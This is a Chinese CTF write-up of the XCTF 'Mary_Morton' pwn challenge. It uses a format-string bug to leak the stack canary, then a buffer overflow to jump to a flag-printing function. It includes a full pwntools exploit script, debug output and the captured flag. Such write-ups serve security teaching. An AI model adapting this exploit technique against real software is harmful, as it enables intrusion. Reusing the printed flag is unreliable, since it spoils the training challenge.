

# Mary\_Morton [XCTF-PWN][高手进阶区]CTF writeup攻防世界题解系列17

原创


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订阅专栏

题目地址: [Mary\\_Morton](#)

已经是高手进阶区的第六题了, 每个题目都有不少收获, 持之以恒!

先看看题目内容

Mary\_Morton 最佳Writeup由思想在\_裸奔提供 WP 建议

难度系数: ★★2.0

题目来源: ASIS-CTF-Finals-2017

题目描述: 非常简单的热身pwn

题目场景: 111.198.29.45:51152 删除场景

倒计时: 03:57:47 延时

题目附件: 附件

<https://blog.csdn.net/fastergohome>

很好, 这是一道非常简单热身pwn, 当然, 我是不会相信的! 哈哈


大家应该注意到了, 难度系数第一次>1星了, 步入2星的阶段, 最高是10星! 期待一下

惯例先来检查安全机制

```
root@mypwn:/ctf/work/python/mary_morton# checksec 4a6845da698e4ea2b922a0fef483bfda
[*] '/ctf/work/python/mary_morton/4a6845da698e4ea2b922a0fef483bfda'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

开启了Canary, 上个题目直接用数组下标任意填写, 来绕过来Canary, 看看这题我们要遇见什么呢!

先打开IDA看看题目情况



这个题目内容确实不复杂, 说是热身题也没错, 我简单做了一下变量和函数重命名, 给大家贴出来c语言代码:

```
void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
{
    int nChoice; // [rsp+24h] [rbp-Ch]
    unsigned __int64 v4; // [rsp+28h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    init_env();
    puts("Welcome to the battle ! ");
    puts("[Great Fairy] level pwned ");
    puts("Select your weapon ");
    while ( 1 )
    {
        while ( 1 )
        {
            menu_string();
            __isoc99_scanf("%d", &nChoice);
            if ( nChoice != 2 )
                break;
            Menu2();
        }
    }
}
```

```

    if ( nChoice == 3 )
    {
        puts("Bye ");
        exit(0);
    }
    if ( nChoice == 1 )
        Menu1();
    else
        puts("Wrong!");
}
}

unsigned __int64 Menu1()
{
    char buf; // [rsp+0h] [rbp-90h]
    unsigned __int64 v2; // [rsp+88h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    memset(&buf, 0, 0x80uLL);
    read(0, &buf, 0x100uLL);
    printf("-> %s\n", &buf);
    return __readfsqword(0x28u) ^ v2;
}

unsigned __int64 Menu2()
{
    char buf; // [rsp+0h] [rbp-90h]
    unsigned __int64 v2; // [rsp+88h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    memset(&buf, 0, 0x80uLL);
    read(0, &buf, 0x7FuLL);
    printf(&buf, &buf);
    return __readfsqword(0x28u) ^ v2;
}

int get_flag()
{
    return system("/bin/cat ./flag");
}

```

一共四个函数：

1. main是主函数
2. Menu1函数存在read溢出漏洞
3. Menu2函数存在格式化字符串漏洞
4. get\_flag函数提供给我们输出处flag

为什么要给我们提供两个漏洞，那就是因为存在Canary保护机制。

处理步骤如下：

1. 通过格式化字符串漏洞获取Canary值
2. 通过read溢出漏洞覆盖Canary值和EIP值，跳转到get\_flag函数

首先确定一个格式化字符串漏洞的步长，构造payload如下：

```
payload = 'AAAA.1.%1$#x.2.%2$#x.3.%3$#x.4.%4$#x.5.%5$#x.6.%6$#x.7.%7$#x.8.%8$#x.'
```

编写一个函数，可以方便的执行payload，脚本如下：

```
def fmt_str(payload, choice):  
    p.sendlineafter('3. Exit the battle \n', str(choice))  
    p.sendline(payload)  
    info = p.recv().splitlines()[0]  
    print "info:"+info  
    return info
```

执行之后结果如下：

```
root@mypwn:/ctf/work/python/mary_morton# python mary_morton.py  
[+] Opening connection to 111.198.29.45 on port 45464: Done  
info:AAAA.1.0x2b7ea2f0.2.0x7f.3.0x2c1b4260.4.0.5.0.6.0x41414141.7.0x78232431.8.0x78232432.  
AAAA.1.0x2b7ea2f0.2.0x7f.3.0x2c1b4260.4.0.5.0.6.0x41414141.7.0x78232431.8.0x78232432.  
[*] Closed connection to 111.198.29.45 port 45464
```

注意到6.0x41414141，那么步长就是6。

下面我们就先构造一下这两个步骤需要的payload

### 1、获取canary

```
step = 6  
num = step+(0x90-8)/8  
payload = '%'+str(num)+'$p'
```

### 2、read溢出到eip

```
get_flag_addr = 0x4008DA  
payload = 'A'*(0x90-8) + p64(canary) + 'A'*8 + p64(get_flag_addr)
```

根据上面到payload编写python脚本如下：

```
#coding:utf8

from pwn import *
context.log_level = 'debug'
process_name = '4a6845da698e4ea2b922a0fef483bfda'

# p = process(process_name)
p = remote('111.198.29.45', 45464)

def fmt_str(payload, choice):
    p.sendlineafter('3. Exit the battle \n', str(choice))
    p.sendline(payload)
    info = p.recv().splitlines()[0]
    print "info:"+info
    return info

# payload = 'AAAA.1.%1$#x.2.%2$#x.3.%3$#x.4.%4$#x.5.%5$#x.6.%6$#x.7.%7$#x.8.%8$#x.'
# print fmt_str(payload, 2)

step = 6
num = step+(0x90-8)/8
payload = '%'+str(num)+'$p'
canary = int(fmt_str(payload, 2).split('x', 1)[1], 16)
log.info("canary => %#x", canary)

get_flag_addr = 0x4008DA
payload = 'A'*(0x90-8) + p64(canary) + 'A'*8 + p64(get_flag_addr)
fmt_str(payload, 1)

p.interactive()
```

```

root@mypwn:/ctf/work/python/mary_morton# python mary_morton.py
[+] Opening connection to 111.198.29.45 on port 45464: Done
[DEBUG] Received 0x18 bytes:
  'Welcome to the battle ! '
[DEBUG] Received 0x77 bytes:
  '\n'
  '[Great Fairy] level pwned \n'
  'Select your weapon \n'
  '1. Stack Bufferoverflow Bug \n'
  '2. Format String Bug \n'
  '3. Exit the battle \n'
[DEBUG] Sent 0x2 bytes:
  '2\n'
[DEBUG] Sent 0x6 bytes:
  '%23$p\n'
[DEBUG] Received 0x13 bytes:
  '0x32e0978333c6af00\n'
info:0x32e0978333c6af00
[*] canary => 0x32e0978333c6af00
[DEBUG] Received 0x47 bytes:
  '1. Stack Bufferoverflow Bug \n'
  '2. Format String Bug \n'
  '3. Exit the battle \n'
[DEBUG] Sent 0x2 bytes:
  '1\n'
[DEBUG] Sent 0xa1 bytes:
  00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
  *
  00000080 41 41 41 41 41 41 41 41 00 af c6 33 83 97 e0 32 |AAAA|AAAA|...3|...2|
  00000090 41 41 41 41 41 41 41 41 da 08 40 00 00 00 00 00 |AAAA|AAAA|..@.|....|
  000000a0 0a |.|
  000000a1
[DEBUG] Received 0x8c bytes:
  '-> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
info:-> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[*] Switching to interactive mode
[DEBUG] Received 0x2d bytes:
  'cyberpeace{4ecf7db84b3599e2a5b396ce077e41e2}\n'
cyberpeace{4ecf7db84b3599e2a5b396ce077e41e2}
[*] Got EOF while reading in interactive
$

```

执行成功，直接拿到了flag。



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